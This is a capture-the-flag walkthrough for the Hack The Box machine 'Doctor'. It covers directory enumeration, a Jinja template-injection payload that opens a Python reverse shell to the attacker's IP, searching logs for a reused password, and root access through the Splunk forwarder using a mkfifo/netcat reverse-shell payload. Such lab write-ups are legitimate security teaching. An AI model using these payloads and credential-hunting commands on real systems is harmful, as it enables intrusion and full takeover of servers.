Doctor
| Name: |
Doctor

|
|---|---|
| Release Date: | 26 Sept 2020 |
| Retire Date: | 06 Feb 2021 |
| OS: | Linux |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
jkr  00 days, 03 hours, 36 mins, 05 seconds 00 days, 03 hours, 36 mins, 05 seconds |
 |
xct  00 days, 03 hours, 36 mins, 12 seconds 00 days, 03 hours, 36 mins, 12 seconds |
| Creator: | egotisticalSW  |
| Pentest Workshop PDF: | Doctor.pdf |
We now start off with 'python3 ../AutoRecon/src/autorecon/autorecon.py 10.10.10.215'

┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.209
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://10.10.10.209
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2021/03/10 22:12:57 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/js (Status: 301)
/server-status (Status: 403)
===============================================================
2021/03/10 22:15:17 Finished
===============================================================



Add doctors.htb to your /etc/hosts file and re-run Gobuster.
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://doctors.htb
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url: http://doctors.htb
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===============================================================
2021/03/10 22:17:41 Starting gobuster
===============================================================
/account (Status: 302)
/archive (Status: 200)
/home (Status: 302)
/login (Status: 200)
/logout (Status: 302)
/register (Status: 200)
/reset_password (Status: 200)
/server-status (Status: 403)
===============================================================
2021/03/10 22:20:37 Finished
===============================================================

Use the registration link to create an account, then create and post a test message
Navigate to http://doctors.htb/archive and view the Source. The Title of that Test Message will be there.

That is an indication of a Server Side Template Injection vulnerability.
We have 2 different types of SSTI types.
https://www.exploit-db.com/exploits/46386 - Jinja
https://www.exploit-db.com/exploits/44102 - Twig
I try the Jinja one first.
Start Netcat listener on whichever your favorite port is (1234, 4444, 1337, etc.)
Create Post with the below code as the title:
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.26\",4444));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'").read().zfill(417)}}{%endif%}{% endfor %}
Navigate to http://doctors.htb/archive and the reverse shell will connect.
Enumerate users by using cat /etc/passwd

Check logs for any passwords using:
grep -R -e 'password' /var/log/
A password was entered into the email field

web@doctor:~$ su shaun
su shaun
Password: Guitar123
shaun@doctor:/home/web$
Now we can move on to Privilege Escalation using the Splunk Universal Forwarder on port 8089.
Researching Splunk's Univeral Forwarder and its exploits, I came across this GitHub which seems to work well on this box, assuming Splunk's Forwarder is running as root.
https://github.com/cnotin/SplunkWhisperer2
Check root using
ps -aux | grep splunk
and we see that it is running as root

Progression to root here is pretty easy from here.
In one terminal, start
sudo nc -lvp 444
In another terminal run:
┌──(kali㉿kali)-[~/SplunkWhisperer2/PySplunkWhisperer2]
└─$ python3 ./PySplunkWhisperer2_remote.py --host 10.10.10.209 --username shaun --password Guitar123 --lhost 10.10.14.26 --payload "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/bash -i 2>&1|nc 10.10.14.26 444 >/tmp/f"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpet6hrwzq.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.26:8181/
10.10.10.209 - - [11/Mar/2021 12:09:39] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!
Press RETURN to cleanup

Your Netcat listener will pick up on the callback and you will have a root shell. Grab your proof (user.txt, root.txt, whoami, hostname, and ifconfig) and you're golden! Doctor Pwned!